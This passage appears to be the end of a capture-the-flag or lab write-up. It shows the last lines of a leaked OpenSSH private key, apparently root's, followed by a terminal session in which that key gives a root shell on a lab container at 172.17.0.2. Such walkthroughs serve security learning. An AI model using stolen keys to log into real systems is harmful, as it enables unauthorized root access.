v0TKxsVdYKtem/8AAAEBAOamB1+HBrNofhpvrvtS72NwBBBelizY1EDlPly3wzyFQm0r2c
KxcBOuc3GODqBpm+t6BqkdxD9LAOFuKwvJeR7A1ilIu7qlcTKofZbdCteVW9EeJ4eYiYM
PGGNz6ISzCx2BlPEBTSgMpqvt7/XQtCn5Mj2ya2IQQDLSuEHz+c5ri64pk0G/EZMRUpqNg
liJRXFsFJFQNA7VGxGbiZ38f7do6iaIGp3YS3GdrGC4X5KlJxcFt3BDakZjHJ7RkyeVzj2
PJj1IlgLDgzy0Kqd2lutbp0VPHYorrzK9LsDP1RN0cN0P6HHo3wZEur0imLEbeKHg3aK8+
xn8VgC2bO5f3EAAAEBAN2wL0V3wKzpV6s+IrEvU/oSwKIeiuciiuv0ILSz1rfcf0XKq7MG
4vyxLxjdl6dKAkfuYNKkfja7qby6vPI/naBld3PDJY83WCTOwzhoxidowyONTmGkS1vwOZ
PHVI3xMHgL7KuAWbCjJ1myn+QnZDcun28TU+ee1p2fzQixazEBNWMEKE1zV4/bxpgCwm5D
GVWNqrZgbgxW0Q57cnLSJMDF28lX8lufXIXZRCZVYSUnFHkWobeq0p1WWWn4WjZNpOfLjd
RI2RLx4IzhxkkdY0K4U7QYYjYy+ZBKaKmD7Yhu0gYxT2bzA6QwkYAfsMBS+a3FvYhaUn3o
E1zouE9CMyUAAAARcm9vdEB1ODE3MzRhMmMwNzcBAg==
-----END OPENSSH PRIVATE KEY-----
```



```
└─# ssh -i root_id_rsa root@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1
root@b31911eabdd2:~# whoami
root
```